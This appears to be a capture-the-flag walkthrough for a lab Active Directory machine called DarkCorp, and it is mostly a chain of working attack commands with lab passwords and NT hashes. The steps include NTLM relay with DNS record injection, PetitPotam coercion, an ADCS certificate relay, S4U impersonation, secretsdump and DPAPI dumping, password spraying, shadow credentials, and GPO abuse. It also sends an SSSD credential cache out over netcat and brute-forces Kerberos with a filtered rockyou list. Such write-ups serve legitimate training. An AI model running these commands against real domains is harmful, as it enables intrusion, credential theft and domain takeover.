
We go to http://172.16.20.2:5000 and use Viktors` credentials
User victor.r PW=victor1gustavo@#
User Flag

We connect via SSH pw= ThePlague61780
ssh ebelford@10.10.11.54
Request certificate and SilverTicket

We use impacket-ntlmrelayx to forward NTLM authentication and create a DNS entry in Active Directory
impacket-ntlmrelayx -t "ldap://172.16.20.1" --add-dns-record 'dc-011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA' '10.10.16.20'
We go to http://172.16.20.2:5000/check and select "drip.darkcorp.htb" as the host and click "Check!"

- We receive this output in
impacket-ntlmrelayx
- the
DNSentry has been created
- close
impacket-ntlmrelayxafterwards

We forward Kerberos tickets with krbrelayx.py to request a machine certificate for WEB-01$ (ESC-8) via a vulnerable AD CS web interface (certsrv).
krbrelayx.py -t 'https://dc-01.darkcorp.htb/certsrv/certfnsh.asp' --adcs --template Machine -v 'WEB-01$' -dc-ip 172.16.20.1
We use PetitPotam.py to get the DC (172.16.20.2) to contact us (dc-011UWhRCA[...]) using NTLM authentication.
PetitPotam.py -u victor.r -p 'victor1gustavo@#' -d darkcorp.htb 'dc-011UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAYBAAAA' 172.16.20.2
We see that a certificate has been successfully created
We use Certipy with the .pfx file of WEB-01$ to authenticate against the domain controller (172.16.20.1) without a password. This is a pass-the-cert attack.
certipy-ad auth -pfx ./WEB-01\$.pfx -dc-ip 172.16.20.1 -ns 172.16.20.1
We use impacket-getST to obtain a service ticket (TGS) for CIFS (SMB) on web-01.darkcorp.htb with the machine account WEB-01$. Using S4U2Self and S4U2Proxy, we impersonate Administrator and obtain a ticket to access SMB or other services as this user.
impacket-getST -self 'DARKCORP.HTB/WEB-01$' -altservice 'cifs/web-01.darkcorp.htb' -dc-ip 172.16.20.1 -impersonate 'administrator' -hashes 'aad3b435b51404eeaad3b435b51404ee:8f33c7fc7ff515c1f358e488fbb8b675'

We set the environment variable KRB5CCNAME to store the Kerberos cache for administrator access to cifs_web-01.darkcorp.htb.
export KRB5CCNAME=./administrator@cifs_web-01.darkcorp.htb@DARKCORP.HTB.ccache
We use smbexec.py to execute remote commands as administrator on web-01.darkcorp.htb
smbexec.py darkcorp.htb/administrator@web-01.darkcorp.htb -k -no-pass -dc-ip 172.16.20.1
User Flag

We got the User Flag
type C:\users\administrator\Desktop\user.txtPrivesc
We Configured the Kerberos Cache for the Administrator Ticket
export KRB5CCNAME=administrator@cifs_web-01.darkcorp.htb@DARKCORP.HTB.ccache
We Dumped Secrets from WEB-01 Using Kerberos Authentication
secretsdump.py -k web-01.darkcorp.htb
We Connected to WEB-01 as Administrator Using Pass-the-Hash
evil-winrm -i web-01 -u administrator -H 88d84ec08dad123eb04a060a74053f21
We Enumerated DPAPI Master Key Files for the Administrator User
cd C:\Users\Administrator\AppData\Roaming\Microsoft\Protect\S-1-5-21-2988385993-1727309239-2541228647-500
dir -h
We found DPAPI Files

We Collected DPAPI Secrets from WEB-01 Using Kerberos Authentication
DonPAPI collect -k --no-pass -t WEB-01.darkcorp.htb

We Started a Netcat Listener on Port 443
rlwrap -cAr nc -lnvp 443
We Extracted DPAPI Secrets from the Target Host as Administrator
nxc smb 172.16.20.2 -u administrator -p 'But_Lying_Aid9!' --local-auth --dpapi

We Enumerated Domain Users and Saved Them to users.txt
nxc smb 172.16.20.1 -u victor.r -p victor1gustavo@# --users | awk '{print $5}' | grep -v '[\[-]' > users.txt
We Performed SMB Password Spraying with the Provided Credentials
nxc smb 172.16.20.1 -u users.txt -p 'Pack_Beneath_Solid9!' --continue-on-success

Bloodhound Enumeartion
We Collected BloodHound Data as victor.r
bloodhound-python -u victor.r@darkcorp.htb -p 'victor1gustavo@#' -dc dc-01.darkcorp.htb --dns-tcp -ns 172.16.20.1 --dns-timeout 10 -c ALL -d darkcorp.htb --zip

"We see that taylor.b.adm is a member of the gpo_manager group, which has permission to modify the SecurityUpdates policy."


We Performed a Shadow Credentials Attack Against angela.w
certipy-ad shadow auto -username john.w -p Pack_Beneath_Solid9! -account angela.w -target dc-01.darkcorp.htb
We Modified angela.w’s UPN to angela.w.adm
bloodyAD --domain darkcorp.htb --host dc-01 -u john.w -p 'Pack_Beneath_Solid9!' set object angela.w userPrincipalName -v angela.w.adm
We Requested a TGT for angela.w.adm Using the NT Hash
getTGT.py -hashes :957246c8137069bca672dc6aa0af7c7a -principalType 'NT_ENTERPRISE' darkcorp.htb/angela.w.adm
We Transferred the Kerberos Cache to the Remote Host
sshpass -p ThePlague61780 scp angela.w.adm.ccache ebelford@drip.htb:/dev/shm/
We connect via SSH pw= ThePlague61780
ssh ebelford@10.10.11.54
We Used the Kerberos Cache to Switch to angela.w.adm
cd /dev/shm/
KRB5CCNAME=angela.w.adm.ccache ksu angela.w.adm
We Enumerated the User’s Sudo Privileges
sudo -l
We Switched to the Root User
sudo -i
We Enumerated the SSSD Database Directory
ls /var/lib/sss/db

We Started a Listener to Receive the Cache Database
nc -lvnp 4444 > cache_darkcorp.htb.ldb
We Exfiltrated the SSSD Cache Database to Our Host
cat /var/lib/sss/db/cache_darkcorp.htb.ldb | nc 10.10.16.91 4444
We Searched the LDB Cache for Stored Passwords
ldbsearch -H cache_darkcorp.htb.ldb '(cachedPassword=*)'
We Extracted Cached Credentials from the LDB File
cat cache_darkcorp.htb.ldb | strings -n 60 | grep '\$'


We Cracked the Hash with JohnTheRipper
john --wordlist=/usr/share/wordlists/rockyou.txt hash
We Authenticated to SMB as taylor.b.adm
nxc smb 172.16.20.1 -u taylor.b.adm -p '!QAZzaq1'

We log in with the found password
evil-winrm -u taylor.b.adm -p '!QAZzaq1' -i dc-01.darkcorp.htbNow, we can add this user as an Administrator by exploiting Group Policies, but we still need to bypass the antivirus
Download PowerGPOAbuse.ps1 to Kali.
wget https://raw.githubusercontent.com/rootSySdk/PowerGPOAbuse/refs/heads/master/PowerGPOAbuse.ps1
Host the .ps1 script locally on Kali. You can use a simple HTTP server to serve the script, for example:
python3 -m http.server 80
We Added Ourselves to the Administrators Group
python3 pygpoabuse.py 'darkcorp.htb/taylor.b.adm:!QAZzaq1' -gpo-id 652CAE9A-4BB7-49F2-9E52-3361F33CE786 -command 'net localgroup administrators taylor.b.adm /add' -f

Hash dump
secretsdump.py darkcorp/taylor.b.adm:'!QAZzaq1'@darkcorp.htb

Root Flag

Connect as Administrator
evil-winrm -i dc-01.darkcorp.htb -u "administrator" -H "HASH_HERE!!!"
Root Force
We got the Root Flag
cat C:\Users\Administrator\Desktop\root.txt
Unintended Way
Password user taylor.b.adm bruteforce
First, establish a tunnel to 172.16.20.0/24.
sshuttle -r ebelford:'ThePlague61780'@drip.htb -N 172.16.20.0/24

We use rpcclient to gather domain information.
rpcclient -U 'victor.r%victor1gustavo@#' 172.16.20.1
It shows us information about password length.
getdompwinfo
The password must be at least 7 characters long.
We run the script rockyou_edit.py, which creates a modified version of the rockyou wordlist, containing only passwords with at least 7 characters.
python3 rockyou_edit.py
Copy kerbrute to drip.htb
sshpass -p'ThePlague61780' scp kerbrute ebelford@drip.htb:/home/ebelford
Copy rockyou_processed.txt to drip.htb.
sshpass -p'ThePlague61780' scp rockyou_processed.txt ebelford@drip.htb:/home/ebelford
Log in via SSH to drip.htb.
sshpass -p'ThePlague61780' ssh ebelford@drip.htb
Make Kerbrute executable by running the following command on drip.htb
chmod +x kerbrute

Start Kerbrute with rockyou_processed.txt (it will take about 20 minutes):
time ./kerbrute bruteuser -d darkcorp.htb --dc 172.16.20.1 rockyou_processed.txt taylor.b.admWe got the PW
rockyou_edit.py
def process_line(line):

    """

    Define your processing logic here.

    For demonstration purposes, we'll just print the line.

    """

    # Example: Print the line after stripping whitespace

    line = line.strip()

    if len(line) < 7:

        return None

    return line


# Path to the large file

file_path = '/usr/share/wordlists/rockyou.txt'  # Replace with actual path to your file


try:

    # Open the file in read mode ('r')

    with open(file_path, 'r', errors='ignore') as file:

        with open("rockyou_processed.txt", 'w', errors='ignore') as outfile:

            # Iterate over each line in the file

            for line in file:

                # Process each line (call your custom processing function)

                processed_line = process_line(line)

                if not processed_line:

                    continue

                outfile.write(processed_line + "\n")


except FileNotFoundError:

    print(f"Error: The file '{file_path}' was not found.")

except Exception as e:

    print(f"An error occurred: {e}")